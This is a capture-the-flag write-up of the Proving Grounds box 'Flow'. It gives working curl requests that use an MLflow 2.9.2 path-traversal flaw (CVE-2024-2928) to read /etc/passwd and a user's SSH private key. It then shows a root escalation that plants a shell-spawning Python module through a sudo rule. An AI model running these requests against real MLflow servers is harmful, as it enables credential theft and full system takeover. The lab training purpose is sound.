PG Practice: Flow
CTF BoxesSummary
Flow contains a MLFlow install with several different vulnerabilities one of which allows for local file inclusion. After gaining a user shell by viewing ssh keys you’ll find the user has sudo privileges for a single set of options for a powerful command. This command can be abused to obtain root in one of two ways. I happened to stumble upon an interesting Python related one that differs from the intended machine solution.
Recon
Nmap
kali@kali:~/pg/flow$ sudo nmap -p- $target
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 00:14 EST
Stats: 0:01:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 98.83% done; ETC: 00:16 (0:00:01 remaining)
Nmap scan report for $target
Host is up (0.054s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 107.37 seconds
kali@kali:~/pg/flow$ sudo nmap -sS -sC -sV -p 22,5000 $target 00:24:01 [44/111]
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 00:21 EST
Nmap scan report for $target
Host is up (0.054s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_ 256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
5000/tcp open upnp?
| fingerprint-strings:
| GenericLines:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 193
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid Request Line 'Invalid HTTP request line: '''
| </body>
| </html>
| GetRequest:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Mon, 06 Jan 2025 05:21:53 GMT
| Connection: close
| Content-Disposition: inline; filename=index.html
| Content-Type: text/html; charset=utf-8
| Content-Length: 615
| Last-Modified: Mon, 02 Sep 2024 10:04:33 GMT
| Cache-Control: no-cache
| ETag: "1725271473.9912164-615-3603372807"
| <!doctype html><html lang="en"><head><meta charset="utf-8"/><meta name="viewport" content="width=device-width,initial-scale=1,shrink-to-fit=no"/><link rel="shortcut icon" href="./static-files/favicon.ico"/><meta name="
theme-color" content="#000000"/><link rel="manifest" href="./static-files/manifest.json"/><title>MLflow</title><script defer="defer" src="static-files/static/js/main.4dd3381c.js"></script><link href="static-files/static/css/
main.6d30cbb0.css" rel="stylesheet"></head><body><noscript>You need to enable JavaScript to run this app.</noscript><div id="root"></div><di
[output snipped brevity]
Nmap doesn’t immediately recognize the webserver running on port 5000 but its fingerprint attempts tell us Gunicorn, a Python web server gateway interface similar to Werkzeug, is involved.
A deeper look at port 5000
kali@kali:~/pg/flow$ curl http://$target:5000/keyboardcowboy
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. f you entered the URL manually please check your spelling and try again.</p>
A 404 message obtained with curl shows the default flask 404 page, which makes sense after seeing gunicorn in the server header.
kali@kali:~/pg/flow$ feroxbuster --url http://$target:5000/

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://$target:5000/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.4
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       15l       32w      317c http://$target:5000/static-files/manifest.json
200      GET        7l       22w     8998c http://$target:5000/static-files/favicon.ico
200      GET        1l        1w        2c http://$target:5000/health
200      GET       17l    13256w  1353336c http://$target:5000/static-files/static/css/main.6d30cbb0.css
200      GET        0l        0w  3726714c http://$target:5000/static-files/static/js/main.4dd3381c.js
200      GET        1l       27w      615c http://$target:5000/
200      GET        1l        1w        5c http://$target:5000/version
[####################] - 79s    30009/30009   0s      found:7       errors:0
[####################] - 79s    30000/30000   380/s   http://$target:5000/
A directory brute with ferox doesn’t show much of interest, Let’s finally pop this open in our browser.
MLflow

Looks like this machine is running mlflow version 2.9.2. MLflow’s releases page shows that this version came out in December 2023, so we have an older version and a box name… pretty good chance this is where we should be looking. From their website we can see this is a platform for managing machine learning models.
Foothold
The Vulnerability
Simply Googling “mlflow 2.9.2” doesn’t seem to show any super famous vulnerabilities so we’ll need to dig deeper.

Searching “mlflow 2.9.2” on NIST reveals a litany of potentially good high CVSS vulns but the first result, a local file inclusion vulnerability, looks pretty juicy…. According to the report on huntr the PoC is pretty simple, we just need to edit a few curl commands. As the above images states

We can see in the above patch for CVE-2024-2928 where fragment parsing was added. A fix for a previous CVE failed to include checks for fragments its URI validation, allowing us to essentially copy the old CVEs POC and replace the query with a fragment.
The Exploit
Let’s test this by looking for /etc/passwd
kali@kali:~/pg/flow$ curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc", "artifact_location": "http:///#/../../../../../../../../../../../../../../etc/"}' 'http://$target:5000/ajax-api/2.0/mlflow/experiments/create'
{
  "experiment_id": "1"
}
- We create an experiment with
artifact_locationset as the path of the directory from which we want to view a file. Note this value is not the file itself (e.g./etc/passwd) it’s simply the directory it resides in. We will receive an experiment ID to be used in the second request.
kali@kali:~/pg/flow$ curl -X POST -H 'Content-Type: application/json' -d '{"experiment_id": "1"}' 'http://$target:5000/api/2.0/mlflow/runs/create'
{
  "run": {
    "info": {
      "run_uuid": "87514e54dbdf40a58337ea7a1cbab084",
      "experiment_id": "1",
      "run_name": "redolent-foal-167",
      "user_id": "",
      "status": "RUNNING",
      "start_time": 0,
      "artifact_uri": "http:///87514e54dbdf40a58337ea7a1cbab084/artifacts#/../../../../../../../../../../../../../../etc/",
      "lifecycle_stage": "active",
      "run_id": "87514e54dbdf40a58337ea7a1cbab084"
    },
    "data": {
      "tags": [
        {
          "key": "mlflow.runName",
          "value": "redolent-foal-167"
        }
      ]
    }
  }
}
- We associate a run with our newly created malicious experiment, we must remember to use the
experiment_idreturned from our last request. We will receive a run ID to use in our fourth request.
kali@kali:~/pg/flow$ curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc"}' 'http://$target:5000/ajax-api/2.0/mlflow/registered-models/create'
{
  "registered_model": {
    "name": "poc",
    "creation_timestamp": 1736222715114,
    "last_updated_timestamp": 1736222715114
  }
}
- We create a model with a name of our choosing.
kali@kali:~/pg/flow$ curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc", "run_id": "87514e54dbdf40a58337ea7a1cbab084", "source": "file:///etc/"}' 'http://$target:
5000/ajax-api/2.0/mlflow/model-versions/create'
{
  "model_version": {
    "name": "poc",
    "version": "1",
    "creation_timestamp": 1736222734936,
    "last_updated_timestamp": 1736222734936,
    "current_stage": "None",
    "description": "",
    "source": "file:///etc/",
    "run_id": "87514e54dbdf40a58337ea7a1cbab084",
    "status": "READY",
    "run_link": ""
  }
}
- We link a model version to the run we created in step 2. Refer to output from the second request for
run_id
kali@kali:~/pg/flow$ curl 'http://$target:5000/model-versions/get-artifact?path=passwd&name=poc&version=1'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
fwupd-refresh:x:113:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mlflow:x:1000:1000::/home/mlflow:/bin/bash
- Lastly we retrieve
/etc/passwd. Nice. Ensure that the path url variable is the name of the file you wish to view, and the name of the model matches what you chose in step 3.
SSH access
While this process could easily be scripted to brute force interesting files, we can see a user named mlflow exists on this host. Let’s try a classic LFI exploit path; stealing ssh their ssh keys!
kali@kali:~/pg/flow$ curl 'http://$target:5000/model-versions/get-artifact?path=id_rsa&name=key&version=1'
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAuRwdiyyniHBvqcTQjlQwjeC1ij0dpVXMJMSA7wZxuxakIpEM7cYT
ggOCQcr8xxZxbhj397wfMcfYWVAnvPbfAA0z89V5RoaSyQya2r65aVHZ4SDq+/vBzmJOkr
ha4OPbCqZlc6MbaL7XylkCMar0mfBLDk+6zzQFJqpZIoovP6sIlSbYxpfPgfpredNHAd/E
[snipped]


kali@kali:~/pg/flow$ ssh mlflow@$target -i id_rsa
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

[snipped]
mlflow@flow:~$ whoami
mlflow
mlflow@flow:~$
We repeated the exploit process described about (this time excluded for brevity) and found some keys. Sweet, a shell that doesn’t even need to be upgraded!
Root
Enumeration
Now we have a shell let’s do a quick sudo check.
mlflow@flow:~$ sudo -l
Matching Defaults entries for mlflow on flow:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mlflow may run the following commands on flow:
    (ALL) NOPASSWD: /usr/local/bin/mlflow artifacts download -u * -d *
Interesting, but it isn’t exactly immediately apparent if we can exploit this to get to root. Let’s check docs…

Escalation
mlflow@flow:~$ /usr/local/bin/mlflow artifacts download -u /etc/passwd -d .

/home/mlflow/passwd

mlflow@flow:~$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
Cool. The implication of this is that we can move any file on the system anywhere we want.
mlflow@flow:~$ /usr/local/bin/mlflow artifacts download -u /root/.ssh/id_rsa -d .
Traceback (most recent call last):
[snipped]
File "/usr/local/lib/python3.10/dist-packages/mlflow/store/artifact/artifact_repo.py", line 222, in download_artifacts
    raise MlflowException(
mlflow.exceptions.MlflowException: The following failures occurred while downloading one or more artifacts from /root/.ssh:
##### File id_rsa #####
[Errno 13] Permission denied: '/root/.ssh/id_rsa'
Well, not exactly….
This is where I switch back into first person briefly to explain that the official writeup suggests a different approach from the one we’re about to take. The following exploit is a cool little abuse of the fact that /usr/local/bin/mlflow is, as you can see from the error message, a Python script.
mlflow@flow:~$ head -n 10 /usr/local/bin/mlflow
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import re
import sys
from mlflow.cli import cli
if __name__ == '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(cli())
If we peek at the script we have limited sudo privileges on, we can see it’s importing a couple python libraries. Perhaps we could try Python library hijacking
mlflow@flow:~$ ls -al /usr/local/bin/.
total 76
drwxr-xr-x  2 root root 4096 Sep  2 10:04 .
[snipped]

mlflow@flow:~$ ls -al /usr/lib/python3.10/re.py
-rw-r--r-- 1 root root 15860 Nov  6 20:22 /usr/lib/python3.10/re.py
/usr/local/bin/ is of course not writeable nor is /usr/lib/python3.10/re.py. Perhaps we can abuse our sudo privileges with /usr/local/bin/mlflow as so far we can achieve at least semi-arbitrary file writes with it.
mlflow@flow:~$ cat re.py
import os
os.system("/bin/bash")
- We create a quick and dirty malicious Python “library” that immediately pops a shell.
mlflow@flow:~$ sudo mlflow artifacts download -u re.py -d /usr/local/bin/
/usr/local/bin/re.py
- We “download” the malicious library to
/usr/local/bin/using our limited sudo privileges.
mlflow@flow:~$ sudo mlflow artifacts download -u /etc/passwd -d newdir
root@flow:/home/mlflow#
- We run
sudo mlflow ...again and immediately see a root shell. This works because Python will by default always look to the directory in which the currently run script lives to load included library files before moving on to other lib directories.